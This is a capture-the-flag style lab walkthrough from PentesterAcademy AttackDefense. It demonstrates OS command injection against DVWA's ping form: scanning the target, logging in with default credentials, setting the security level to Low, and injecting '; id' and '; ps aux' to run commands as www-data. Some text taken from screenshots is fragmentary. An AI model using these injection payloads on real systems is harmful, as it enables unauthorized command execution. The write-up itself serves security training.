ATTACK DEFENSE

by PentesterAcademy


Name	Command Injection II
URL	https://attackdefense.com/challengedetails?cid=1906
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform command injection on the web application and execute arbitrary commands on the target machine.

Step 1: Start the terminal and check the IP address of the machine.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
8923: eth0@if8924: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
8926: eth1@if8927: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:e5:e0:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.229.224.2/24 brd 192.229.224.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.229.224.2 the target machine will be located at IP address 192.229.224.3

Step 2: Run a Nmap scan against the target IP.

Command: nmap -sV 192.229.224.3




```
root@attackdefense:~# nmap -sV 192.229.224.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-28 18:40 IST
Nmap scan report for target-1 (192.229.224.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.47-0ubuntu0.14.04.1
MAC Address: 02:42:C0:E5:E0:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
root@attackdefense:~# 
```


Port 80 and 3306 are open.

Step 3: Access the web application using firefox.

Command: firefox http://192.229.224.3


Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Login :: Damn Vulnerable
192.229.224.3/login.php
DVWA
Username
Password
Login
Damn Vulnerable Web Application (DVWA)
LXTerminal
Login :: D...la Firefox
1 2 3 4 18:41

Step 4: Target application is running DVWA. Login to the application using **admin:password** credentials.



Username: admin


Password: ●●●●●●●●

Login

You have logged out

Damn Vulnerable Web Application (DVWA)

Step 5: From the Menu Select **"DVWA Security"** and change the security level to "**Low**" then click "**Submit**"



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

option is an extension to the medium difficulty, with a mixture of **harder or alternative bad** attempt to secure the code. The vulnerability may not allow the same extent of the similar in various Capture The Flags (CTFs) competitions.

- This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable to the secure source code.

VA v1.9, this level was known as 'high'.

Step 6: From the Menu Select **"Command Injection"** and enter target machine IP address.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.229.224.3

```
PING 192.229.224.3 (192.229.224.3) 56(84) bytes of data.
64 bytes from 192.229.224.3: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 192.229.224.3: icmp_seq=2 ttl=64 time=0.032 ms
64 bytes from 192.229.224.3: icmp_seq=3 ttl=64 time=0.036 ms
64 bytes from 192.229.224.3: icmp_seq=4 ttl=64 time=0.039 ms

--- 192.229.224.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.029/0.034/0.039/0.003 ms
```


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

The output of the ping command was displayed on the web page.

Step 7: Perform command injection and execute id command.

Command: 192.229.224.3; id



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.229.224.3 (192.229.224.3) 56(84) bytes of data.
64 bytes from 192.229.224.3: icmp_seq=1 ttl=64 time=0.032 ms
64 bytes from 192.229.224.3: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 192.229.224.3: icmp_seq=3 ttl=64 time=0.033 ms
64 bytes from 192.229.224.3: icmp_seq=4 ttl=64 time=0.031 ms

--- 192.229.224.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.031/0.032/0.033/0.004 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

The output of id command was displayed on the web page.

Step 8: Leverage the vulnerability and identify the processes running on the target machine.

Command: 192.229.224.3; ps aux



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.229.224.3 (192.229.224.3) 56(84) bytes of data.
64 bytes from 192.229.224.3: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 192.229.224.3: icmp_seq=2 ttl=64 time=0.032 ms
64 bytes from 192.229.224.3: icmp_seq=3 ttl=64 time=0.031 ms
64 bytes from 192.229.224.3: icmp_seq=4 ttl=64 time=0.033 ms

--- 192.229.224.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3070ms
rtt min/avg/max/mdev = 0.031/0.034/0.040/0.003 ms
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  52136 16784 ?        Ss   13:00   0:00 /usr/bin/python /usr/bin/supervisord -n
root         9  0.0  0.0   4448  1728 ?        S    13:00   0:00 /bin/sh /usr/bin/mysqld_safe
root        10  0.0  0.0 417096 27500 ?        S    13:00   0:00 apache2 -D FOREGROUND
www-data   106  0.0  0.0 417636 15700 ?        S    13:00   0:00 apache2 -D FOREGROUND
www-data   109  0.0  0.0 417728 15716 ?        S    13:00   0:00 apache2 -D FOREGROUND
www-data   111  0.0  0.0 417728 15152 ?        S    13:00   0:00 apache2 -D FOREGROUND
www-data   112  0.0  0.0 417616 15584 ?        S    13:00   0:00 apache2 -D FOREGROUND
www-data   115  0.0  0.0 417308 14308 ?        S    13:00   0:00 apache2 -D FOREGROUND
mysql      378  0.0  0.0 636352 62096 ?        Sl   13:00   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql
www-data   398  0.0  0.0 417460 15308 ?        S    13:11   0:00 apache2 -D FOREGROUND
www-data   399  0.0  0.0 417620 13768 ?        S    13:12   0:00 apache2 -D FOREGROUND
www-data   400  0.0  0.0 417620 13776 ?        S    13:12   0:00 apache2 -D FOREGROUND
```

The processes running on the target machine were listed on the web page.

References:

1. OWASP A1 Injection (https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection)
2. OWASP Top 10 (https://owasp.org/www-project-top-ten/)
3. Damn Vulnerable Web Application (DVWA) **(**http://www.dvwa.co.uk/)